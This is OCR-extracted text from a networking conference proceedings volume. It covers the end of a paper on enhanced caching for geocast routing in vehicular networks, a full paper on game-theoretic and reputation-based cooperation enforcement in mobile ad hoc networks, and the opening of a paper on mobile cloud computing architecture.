


Fig. 2 Improved caching during next forwarder vehicle selection

As shown in Fig. 2, current sender vehicle (yellow) has one red vehicle inside its CTRC's sensing range r (=R/2) and one green vehicle inside its ECGR's sensing range. Let T_1 be the time required to reach a data packet from yellow vehicle to red vehicle and T_2 be the time required to reach a data packet from yellow vehicle to red vehicle. CTRC will select red vehicle as next forwarder, but if the distance travelled by red vehicle during T_1 will be greater than D_1, then the data packet sent by yellow vehicle to red vehicle will be lost. ECGR will select green vehicle as next forwarder, and if the distance travelled by green vehicle during T_2 will be greater than D_2, then the data packet will not be sent to green vehicle rather it will be cached by yellow vehicle.

This improved caching methodology almost eliminated the packet loss during line forwarding as well as during forwarding of cached packet. It either delivered the packet with guarantee, or if it cannot deliver, then the packet is cached/recached. If we compare CTRC's caching approach, then we find that it only reduces packet loss during line forwarding. It does not guarantee packet delivery. The local cache of each node is maintained by a "beaconing system." Any change in the position of neighborhood nodes is notified to the node which updates its neighborhood information table and searches the cache for the nodes that can be forwarded using updated information of neighborhood table. This means our cache operates on demand and does not increase the network load by periodically attempting to resend a cached packet.

3.3 Transmission with Full Radio Transmission Range Power

ECGR eliminates the transmission range control mechanism of CTRC, which actually decreases the performance by increasing the number of forwardings needed to send a packet from source to destination. ECGR performs a coverage

Algorithm: Enhanced Caching for Geocast routing (ECGR)

Notations

CNF: Candidate node for forwarding, CDR: Center of destination region
CN: Current node, TR: Transmission range of vehicles, CT: current time
HPT: Hello packet time, PI: Position Information, AVGS: Average speed

Input Routing table information of sender, destination position information, TR

Process

```
1.  If ( AVGS(CN)      AVGS(CNF)) then
2.          return true
3.  If ( CDR is towards the front side of CN) then
4.      If ( AVGS(CN)      AVGS(CNF)) then
5.          return true
6.      else if ( ‖ PI(CN) + ( CT – HPT(CNF)) * AVGS(CN),
                PI (CNF) + (CT – HPT (CNF))* AVGS (CNF) ‖ < TR) then
7.          return true
8.      else
9.          return false
10. If ( CDR is towards the back side of CN ) then
11.     If ( AVGS(CN)      AVGS(CNF)) then
12.         return true
13.     else if ( ‖ PI(CNF) + (CT – HPT(CNF))*AVGS(CNF),
                PI (CN) + (CT – HPT (CNF))*AVGS (CN) ‖ < TR) then
14.         return true
15.     else
16.         return false
```

Output true/false

Fig. 3 Algorithm for coverage determination to select next forwarding node in ECGR

determination using the following algorithm (Fig. 3) before sending each packet at each node where the packet may be coming from other nodes or it may be cached packet (Fig. 4).




Fig. 4 Using full transmission range power in ECGR to minimize the number of forwardings




Fig. 5 End-to-end delay in milliseconds versus vehicle speed in kilometers/hour

4 Simulation Results and Performance Analysis

The performance of ECGR is evaluated using network simulator version 2.34 (ns-2.34) in Linux environment. We have compared the performance of ECGR with that of CTRC in terms of packet loss, end-to-end delay, and throughput. The main simulation parameters used are time 300 s, area 2,000 × 2,000 m^2, number of vehicles 100, vehicle speed 10–120 km/h, transmission range 250 m, packet size 512 bytes, traffic type CBR, MAC protocol 802.11 DCF, mobility model random waypoint.

Figure 5 shows that end-to-end delay of ECGR is always lower than that of CTRC. It also makes it clear that up to the normal speed of vehicle (70 km/h), the end-to-end delay of ECGR is almost half or average of fifty percent of the end-to-end delay of CTRC. This is because of the elimination of range-forwarding technique of CTRC in ECGR, which actually cut down the radio transmission range of vehicles into half of its actual range. In ECGR, we use full radio transmission range of the vehicles. This results into smaller number of hops between source and destination region in ECGR w.r.t CTRC, which ultimately makes end-to-end delay smaller.

Figure 6 shows that CTRC has very sharp increase in packet loss with the increase in vehicle speed, whereas ECGR almost eliminates the packet loss up to the normal speed of vehicles (70 km/h). This is because of our enhanced caching technique in ECGR. In ECGR, we use a novel coverage determination algorithm before forwarding each packet (already cached packet or normal packet). This algorithm improves the guaranteed delivery of packet to the next vehicle, which ultimately results in very sharp decrease in packet loss in ECGR.




Fig. 6 Packet loss in percentage versus vehicle speed in kilometers/hour




Fig. 7 Throughput in kilobits per second versus vehicle speed in kilometers/hour

Figure 7 shows that CTRC has very sharp and rapid decrease in throughput with the increase in vehicle speed, whereas ECGR's throughputs decrease but with very lower rates, up to the normal speed (70 km/h) of vehicles. In CTRC, with each increase in vehicle's speed makes the next forwarder vehicle selection unreliable. This resulted in very sharp decrease in throughput of CTRC. In ECGR, next forwarder vehicle selection is not affected by the increase in vehicle's speed up to normal speed (70 km/h). Therefore, ECGR has slower decrease in throughput with the increase in vehicle speed, which ultimately resulted in better throughput performance in ECGR (Fig. 7).

5 Conclusion and Future Work

In this work, we have proposed an enhanced caching technique using full radio transmission range power in vehicular ad hoc network named ECGR. ECGR is designed to find the best next forwarder node, with either guaranteed delivery of data or using caching to eliminate packet loss. We have studied the performance of ECGR in terms of packet loss, end-to-end delay, and throughput. After analyzing the results, we find that ECGR provides better performance as compared to CTRC

up to the normal speed of the vehicles. In the future work, we are working to implement this caching technique in a low-density vehicular network where there may be a possibility of having no vehicle in radio transmission range. In this environment, our caching technique will be more effective.

References

1. Moustafa, H., Zhang, Y.: Vehicular Networks: Techniques, Standards, and Applications. CRC Press (2009)
2. Emmelmann, M., Bochow, B., Christopher, C.: Vehicular Networking: Automotive Applications and Beyond. Wiley, New York (2010)
3. Li, F., Wang, Y.: Routing in vehicular ad-hoc networks: survey. IEEE Veh. Technol. Mag.-I (June 2007)
4. Task Group p: IEEE 802.11 P Wireless Access for Vehicular Environment, Draft Standard, http://grouper.ieee.org/groups/802/11/
5. Chen, Q., Jiang, D., Taliwal, V., Delgrossi, L.: IEEE S02.11 based Vehicular Communication Simulation Design for NS-2, VANET' 06, Los Angeles, California, USA, 29 Sept 2006
6. Liu, Y., Bi, J., Yang, J.: Research on Vehicular Ad Hoc Networks. IEEE, CCDC (2009)
7. Maihofer, C., Eberhardt, R.: Geocast in vehicular environment: Caching and transmission range control for improved efficiency. IEEE Intelligent Vehicles Symposium (2004)
8. Raw, R.S., Lobiyal, D.K.: B-MFR routing protocol for Vehicular Adhoc Networks. IEEE ICNIT (2010)
9. Raw, R.S., Das, S.: Performance analysis of P-GEDIR protocol for vehicular adhoc networks in urban traffic environments. Wireless Pers. Commun. **68**(1), 65–78 (2001)

Cooperation Enforcement and Collaboration Inducement in Mobile Ad Hoc Networks

Ghyani Umesh Kumar Maurya and Sushil Kumar

Abstract Limited onboard battery power is being a major constraint in operation of a mobile ad hoc network. If stricter provisions are not imposed, nodes tend to show selfish behavior in packet forwarding. At the same time, redemption procedure should be proclaimed so that the efficient network services can be ensured. Taking all these aspects in view, we propose a novel reputation establishing and activeness calculation method. Incorporating this method, we propose a mechanism based on game theory and reputation system which not only enforce cooperation but also induce collaboration among nodes. This mechanism is built on strategy which in turn is derived from trust and activity level of nodes. Genetic algorithm is employed for evolution of these strategies. Simulation result shows that this mechanism prevents selfish behavior and induces collaboration among nodes.

Keywords MANET · Cooperation enforcement · ZOT · Collaboration inducement · Reputation system · Game theory

1 Introduction

Mobile ad hoc network popularly known as MANET is a self-organizing network with nodes distributed distantly and running on onboard battery powers. It is frequently characterized by low channel bandwidth, the absence of fixed

G. U. K. Maurya (✉) · S. Kumar
School of Computer and Systems Sciences, Jawaharlal Nehru University,
New Delhi 110067, India
e-mail: gyaniumesh.jnumca@gmail.com

S. Kumar
e-mail: skdohare@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_21, © Springer India 2014

infrastructure and central governing body for the network [1, 2]. Mobility makes the topology dynamic, and for communication, nodes have to rely on relay forwarding. These types of networks are very much suited for the emergence kind of situations, like disaster management, military operations, and surveillance.

Due to limited battery power and limited channel bandwidth, nodes decline the request from other nodes for network services. Nodes with valid limitations for denial are known as selfish nodes (SN); however, intentional misbehavior is called malicious behavior and nodes itself is known as malicious nodes [3, 4]. These types of networks are very much vulnerable for various types of discrepancies caused by the selfish and malicious nodes in the network.

In this paper, we focus on SN and try to enforce cooperation on them. At the same time, we also induce the collaboration among nodes in packet forwarding. Our approach for achieving this very goal is based on trust and activity level of nodes [5]. A novel method for evaluating trust and activity has been discussed. Based on these trust and activity values, a collaboration inducement scheme has been proposed.

Rest of the paper is organized in following way. In Sect. 2, we give a brief account of work done in related area. Section 3 deals with the trust, activity, and strategy. The ad hoc network game model is covered under Sect. 4. Evaluation algorithm for trust, activity, and strategy is discussed in Sect. 5. In Sect. 6, evolution algorithm for strategies is given. In Sect. 7, we conduct the simulation result analysis. Future work and conclusion has been mentioned in Sect. 8.

2 Related Work

Relating to cooperation enforcement in mobile ad hoc networks, a lot of work has been done in literature. This work broadly can be divided in three main categories: work based on trust and reputation of the nodes, work which are based on the incentives and currency, and work based on game theory.

Pertaining to reputation-based approach work has been done in protocols like watchdog–pathrater (WP), confidant, core, ocean and many others [2, 3, 6, 7]. In WP, author has proposed the technique under two schemes. First, scheme is the watchdog which collects the reputation data regarding nodes. And second scheme is pathrater which forms the path accommodating the nodes so that it is most reliable among available paths. In paper [4], author has discussed about one such form of currency called nuglet. This approach suffers a lot from different kinds of security issues. Third kind of approach is based on game theory. In this type of approach, nodes are considered as participants in a game [8–10]. Each node tries to adapt its best strategy available to them to get better payoff. In this paper, our approach is not only for cooperation enforcement, but at the same time, we induce collaboration among nodes. To serve this purpose, we employ both game theoretical approach and reputation-based approach both along with genetic algorithm [11].

3 Trust, Activity, and Strategy

In this discussion, it is assumed that node will find the path to be followed by the packets based on two factors about intermediate nodes, namely trust level of the node and activity level of the node. In this section, we discuss the evaluation techniques of these factors about the nodes. Also based on these factors, we give method to derive strategy for packet forwarding.

3.1 Evaluating Trust Level

A node for evaluating the trust level of a particular node finds the ratio of packet forwarded by that node to packet sent to that node by this node. Here, we are employing the WP mechanism for evaluating the trust level of a particular node with a very specific modification. For demonstration that how a packet is forwarded and trust level is calculated in WP, let us refer to Fig. 1. Let node 1 wants to send a packet to node 6. It will create the path from node 1 to node 6 by choosing intermediate nodes. Node 1 can calculate the trust level of node 2 by Eq. (1).

$$f(1,2) = \frac{\text{no. of packet forwarded by node 2}}{\text{no. of packet sent to node 2}} \tag{1}$$

Based on this value of $f(1,2)$, trust level of a node is decided from the trust table (TT). Now consider that the link from node 3 to node 5 is broken. In that case doing away with the provision what is provided by WP mechanism; in our protocol, only immediate node (IN) changes the reputation, regarding misbehavior by a particular node. In present case, this job is done by node 2. Here, notion is this that a node has to make reputation in its neighborhood. It is neighboring nodes




Fig. 1 **a** Packet delivery example. **b** Path reestablishment

which spread the news of misbehavior in the network. The area in which a node can find its neighbors is called zone of trust (ZOT).

In this paper, we give a different method for dealing with such misbehavior by selfish nodes. It is somewhat less punitive and more rational. We induce collaboration rather only enforcing cooperation. We carry the whole discussion ahead with respect to ZOT. For the understanding of related aspect of this mechanism, let us refer to Fig. 1b. Let node 1 wants to send a packet to node 8. For this purpose, it chooses the path 1–2–3–5–7–8 based on the reputations of different nodes along the way. Each node maintains the reputation table only for the nodes that are in its ZOT. Similarly, node 5 maintains the reputation level of nodes 3, 4, 6, and 7. Since, in this scheme, these nodes can provide service to node 5 from outer network, node 5 can maintain good relationship with thesfe nodes.

Now let say that node 5 is a selfish node (it is assumed that no node is selfish rather they will try to be selfish if they find an opportunity, we mitigate this selfishness by inducing collaboration). It does not forward the packet to node 7. This misbehavior is recorded by node 3 but since node 4 is in vicinity of this transmission it also hears. Node 4 will respond to node 3 that it can transmit the packet to node 7. Node 3 in this case will forward the packet to node 4 and path is reestablished. Both, node 3 and node 4 will update the trust level of node 5 and decrease it.

What happens when there is no such response from node like 4? In this case, only node 3 will update the trust level of the node 5 and forward the information to node 1 so that it can find another path excluding node 5. Now we take another example to show that how trust level of a node matters in its ZOT. For this, we refer to Fig. 2. Let node 5 wants to send a packet to node 9. It finds the path 5–3–9. It will send packet to node 3, but according to the strategy of node 3, this packet should be discarded. In our proposed work, node 3 does not discard this packet but it will send a warning to node 5. If node 5 will ask for redemption (redemption is promise that I shall do well as of now, otherwise I can be penalized heavily). We employ the same equation as in Eq. 1 for calculation of trust level. For f value for 1–0.9, 0.9–0.65, 0.65–0.35 and 0.35–0, we assign trust level of 3, 2, 1, and 0, respectively.




Fig. 2 Warning and redemption example

3.2 Evaluating Activity Level

We are giving a very simple and less time-consuming method for the evaluating activity level of a node. Here, activity level simply means, for how long a particular node is available to participate in network activities (Fig. 3).

We are giving an example that how activity level is calculated in this mechanism. Let us refer to Fig. 4. It is assumed that node can be in two mode, either active or sleep. Before going into sleep mode, node will notify this message to nodes in it ZOT. It can go in sleep mode only when a specified number of nodes in its ZOT have not gone into sleep mode. Like in Fig. 4 node 4 sent sleep message to its surrounding nodes. Activity level of nodes will be calculated based on following formula as in Eq. 2.

$$f_a(i,j) = \frac{\text{time spent in sleep mode by node } j}{\text{total time of reference by node } i} \tag{2}$$

We can calculate the activity level of the node on the same line as trust level. It is given by 3, 2, 1, and 0 for f_a values of 1–0.75, 0.75–0.50, 0.50–0.25 and 0.25–0, respectively.

3.3 Strategy Coding

Now each node will forward or discard the packet based on strategy which will be based on trust and activity level of the node from which it got the packet. A sample coding strategy is shown in Fig. 4. F, D, and W stand for forwarding, discarding, and warning, respectively. First row is for trust level, second row is for activity level, and third row is showing the decision. According to table 3, if a node finds a packet from another node that is trust level is 2 and activity level is 1, a warning message is sent.




Fig. 3 Activity-level calculation

1				2				3				4			
0	1	2	3	0	1	2	3	0	1	2	3	0	1	2	3
D	D	D	D	D	D	W	W	W	W	F	F	W	F	F	F

Fig. 4 Strategy formulation

4 Game Model Based on Trust and Activity

In this section, we give the model of game which will be played on the network. We also give the payoff for different role of participants. A fitness function is given for comparing the relative competence of participants.

4.1 The Game on Network

The game played on the network will comprise the nodes as participants, which are giving their hands in packet forwarding at that time. Conspicuously, destination node will not be considered as a participant. Let us refer to Fig. 5. Node 1 wants to send a packet to node 5. It will be called the game of node 1. Nodes 2, 3, and 4 are the other participants as intermediate nodes. It is depicted in the figure that how node 4 decides the strategy for playing the game based on the trust and activity of node 3.

If packet is successfully delivered to node 5, game was successful. Once the game is finished, the respective participants get their share of payoff, which is discussed in next subsection.

4.2 Payoff for Participants

Payoff will be given to the nodes for their relative participation in the game. This payoff could be given for strategy which a particular participant adapted during the game. Nodes can play three roles in the game. It can be a source node, which means




Fig. 5 Game model example

it is playing its own game and will be initiator. In this case, node will get payoff only when the node in its ZOT forwards the packet. And secondly, it gets payoff if overall game is successful. Otherwise, it will be an intermediate node. Its strategy in this case could be of three types. It may discard the packet. For this, it will get payoff for saving battery. It may send a warning to previous node. For this, it will get more payoffs for inducing collaboration. It will forward the packet to next node. Nodes may go in sleep mode. For this, they will get payoff for battery saving.

Payoff values for a particular strategy depend on the trust and activity level of the node for which this strategy was adapted. We are giving some sample payoff values here. For mode of a node, if it is in sleep mode gets 5 otherwise 0. For transmission status of source node, it gets 7 if successful otherwise 0. For transmission status of packet from next node for source node if forwarded, it gets 8 otherwise 0. The values for intermediate node are given in the form of (_, _, _, _). In this form, first place is for trust level, second is for activity level, third is for point if forwarded, and fourth is for point if discarded, and the values are as follows: (0, 0, 2, 12), (0, 1, 3, 11), (0, 2, 5, 10), (0, 3, 6, 9), (1, 0, 3, 11), (1, 1, 5, 9), (1, 2, 7, 7), (1, 3, 8, 6), (2, 0, 6, 8), (2, 1, 9, 6), (2, 1, 11, 4), (0, 0, 2, 12), (2, 3, 12, 2), (3, 0, 8, 5), (3, 1, 9, 3), (3, 2, 12, 1), (3, 3, 14, 0).

4.3 The Fitness Function

We derive fitness value for each node based on their respective payoffs what they got in the game. This fitness value can be calculated from Eq. 3.

$$f_v = \frac{\text{Pst} + \text{Psf} + \text{Pif} + \text{Pid} + \text{Pnm}}{\text{Tne}} \tag{3}$$

Pst stands for the total payoff for transmission status when node is a source node. Psf stands for the total payoff for forward status from next node when node is a source node. Pif stands for the total payoff for forwarding the packet by an intermediate node. Pid stands for the total payoff for discarding packet by an intermediate node. Pnm stands for the total payoff for mode of the node in network. Tne is total number of events in the game.

5 The Tournament

A tournament will be played for evaluating the strategy for nodes. Many rounds of game are played. In each round of game, each player will be source of the packet only once. The intermediate nodes and destination node will be chosen randomly. Node can go in sleep mode in any round of the tournament. There may be two reasons that a node will go in sleep mode. Node already had forwarded a decent

number of packets, so it has no incentive to raise its trust level further. And the second reason may be that node is a selfish node and trying to save its resources. Once node gets warning message from any node, it may decide to return in active mode. Below we are giving the algorithm for playing such a tournament.

Algorithm 1: Strategy evaluation
N: total number of nodes or participant in the game. R: total number of rounds to be played.

begin

for i = 1 to R

for *j = 1 to N*

1. *Randomly select the intermediate nodes.*
2. *Randomly select the destination node.*
3. *Play the game.*
4. *Update trust level of all the game participants.*
5. *Update the payoffs for all participants in the game.*

end for
end for
end begin

We take two types of nodes for playing the tournament. First type is of normal nodes (NN). These are the nodes which behave rationally and always try to forward the packet. At the same time, their objective is to save the battery power. Second types of nodes are the SN. These are the nodes which try to drop the packet whenever possible. Their single motto is to save battery power in their favor.

6 Evolution of Strategy Using Genetic Algorithm

We take two types of nodes in our sample network. For these two different types of nodes participants, there will be two different sets of strategy. In the beginning of the game, strategy for these two different sets will be allocated randomly. Once a tournament of game is finished, selection and reproduction operators of genetic algorithm will be applied separately on these two sets. After this, M pairs of strategies are selected randomly from these two sets and applied crossover and mutation. Standard one point crossover is used for crossover. Either of two strategies will be selected for the next generation of game. One these strategies, standard uniform bit flip mutation is applied. Applying these, many operators ultimately give us a new set of population. This process keeps repeating and over the time new and better population of strategies emerges. Below we are giving an algorithm for the evolution of the strategies.

Algorithm 2: Strategy evolution
T: Total number tournament to be played.
M: Number of pairs of strategy to be selected for crossover and mutation.
G: generation number

begin

for *j = 1 to G*

for *i = 1 to T*

1. *Load the player for the tournament*
2. *Play the tournament for evaluating the strategy*
3. *Evaluate the strategy for the participants*
4. *Apply selection and reproduction are applied on each set of strategies*

end for

1. *Select M pairs of strategy from both sets strategies*
2. *Apply crossover and mutation*

end for
end begin

7 Experiments

Our purpose by these experimentations is to show that how selfish behavior is made unattractive in this mechanism. We use following values for genetic algorithm operators and other parameters; crossover with probability 0.9, mutation with probability 0.001, 300 tournaments, 100 generations, and 50 sets of same experiment. We compare our algorithm by algorithm prescribed in [5]. Here, we also take into account that SN also adapt strategy to participate and this can evolve too. We perform two experiments, in first one, we consider that SN play with strategy and can change it over time. In the second experiment, we would not take the selfish nodes. Parameters for these two experiments are as follows: tournament size for experiment 1 is 70 and for 2 it is 80, population sizes of NN are 50 and 50, respectively. Population sizes of SN are 10 and 0.

First of all, we measure the fractions of packets which reached to the destination successfully. It is named as fractions of successful games. Result is shown in Fig. 6. NNM and SNM stand for the nodes from over protocol and NNO and SNO for the other protocol. It is evident from the figure that how this mechanism enforces cooperation among the nodes. As the game starts with randomly generated strategies (this is generated by the means of Bernoulli distribution), all types of nodes perform equally. After completion of each round of game, genetic evolution of strategies takes place. By the means of this evolution, SN come to know the presence of SN in the network. But if the density of the network is high, the




Fig. 6 Cooperation evolution

performance of NN suffers least because of the presence of collaborative nodes in the ZOT of defaulting node.

Due to high tolerance limit of the neighboring nodes, SN keep performing well for quite some time. But once this limit reached, all the hell breaks down for them. Neighboring nodes start denying the service. But at the same time, if we give flexibility that according to situation selfish node also can evolve their strategy, they do so and can be forced to behave. This mechanism is incorporated by the means of warning–redemption process. Result of experiment 2 is shown in Fig. 7. In the absence of SN, both the methods perform almost same. So the provision which were enacted for SN makes the difference.




Fig. 7 Cooperation evolution

8 Conclusions and Future Work

Due to inherent challenges which a mobile ad hoc network carries, selfish behavior shown by nodes is inevitable. But for better functioning of network, this misbehavior should be mitigated up to satisfactory level. Provisions can be imposed on such nodes strictly, but in lack of proper redemption guidelines, we can lose performance on account of network services. In this work, we proposed such measures which can enhance overall cooperation not only in NN but also in selfish nodes. It induces a collaborative environment in network. This method based on reputation system and game theory also shows that how two different approaches can be utilized together for performance improvement. In future, we will look for more possibility of coalescence like this for even more enhancement in cooperation.

References

1. Marias, G.F., Georgiadis, P., Flitzanis, D., Mandalas, K.: Cooperation enforcement schemes for MANETs: a survey. Department of Informatics and Telecommunications, University of Athens, 15784, Greece, Department of Informatics, Athens University of Economics and Business, 10434, Greece, (2007)
2. Marianne, A., El-Kassas AzerSherif Abdel, M., Hassan Wahab, F., El-Soudani Magdy, S.: A survey on trust and reputation schemes in ad hoc networks. IEEE Comput. Soc. Mag. **43**(7) (2005)
3. Marti, S., Giuli, T.J., Lai, K., Baker, M.: Mitigating routing misbehavior in mobile ad hoc networks. Department of Computer Science, Stanford University, USA (2000)
4. Buttyan, L., Hubaux, J.P.: Nuglets: a virtual currency to stimulate cooperation in self-organized mobile ad hoc networks. Swiss Federal Institute of Technology, Technical report, DSC/2001/001 (2001)
5. Seredynski, M., Bouvry, P., Klopotek, M.A.: Preventing selfish behavior in ad hoc networks. In: Proceedings of IEEE Congress on Evolutionary Evaluation (2007)
6. Michiardi, P., Molva, R.: Core: a collaborative reputation mechanism to enforce node cooperation in mobile ad hoc networks. In: Proceedings of IFIP 6th Conference on Security Communications, and Multimedia (CMS'02), pp. 107–121 June 2002
7. Buchegger, S., Le Boudec, J.-Y.: Performance analysis of the CONFIDANT protocol. In: Proceedings of 3rd ACM International Symposium on Mobile Ad Hoc Networking and Computing (2002)
8. Giordano, S., Urpi, A.: A self-organized and cooperative ad hoc networking. In: Basagni, S., Conti, M., Giordano, S., Stojmenovic, I. (eds.) Mobile Ad Hoc Networking. Wiley-IEEE Press, New York (2004)
9. Felegyhazi, M., Hubaux, J.P.: Game theory in wireless networks: a tutorial. Technical report, EPFL, Switzerland (2006)
10. MacKenzie, A., DaSilva, L. A.: Game theory for wireless engineers. In: Tranter, V.T.W. (ed.) Morgan and Claypool Publishers (2006)
11. Whitley, D.: A genetic algorithm tutorial. Colorado State University, (2005)

Uncoupling of Mobile Cloud Computing Services: An Architectural Perspective

Sohini De and Suddhasil De

Abstract Mobile cloud computing, an extension of cloud computing paradigm for providing services of existing cloud facility to user application in mobile/portable devices, has been recently presented to overcome inherent limitations of these devices. Mobile cloud application, initiated in these devices, can be provided with support of existing cloud services. However, this paper observes that such activities in existing architecture result in tightly coupling between applications and services, which is highly undesirable in dynamic environments. A new architecture of mobile cloud computing, where interactions between mobile cloud applications and leased cloud services will be decoupled, is introduced in this paper. The paper also explains how uncoupling is accomplished in proposed architecture, i.e., how appropriate uncoupling medium can be suitably placed in this architecture.

Keywords Cloud computing · Mobile cloud computing · Uncoupling · Uncoupling medium

1 Introduction

Cloud computing [1] is a recent popular paradigm of utility computing, where computing resources (such as processor, memory, and storage) are not with end users; rather, these resources can be leased from different service providers (who

S. De (✉)
Department of Computer Applications, Siliguri Institute of Technology, Siliguri, West Bengal, India
e-mail: sohini.de@acm.org

S. De
Department of Computer Science and Engineering, Indian Institute of Technology Guwahati, Guwahati, Assam, India
e-mail: suddhasil.de@acm.org

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_22, © Springer India 2014

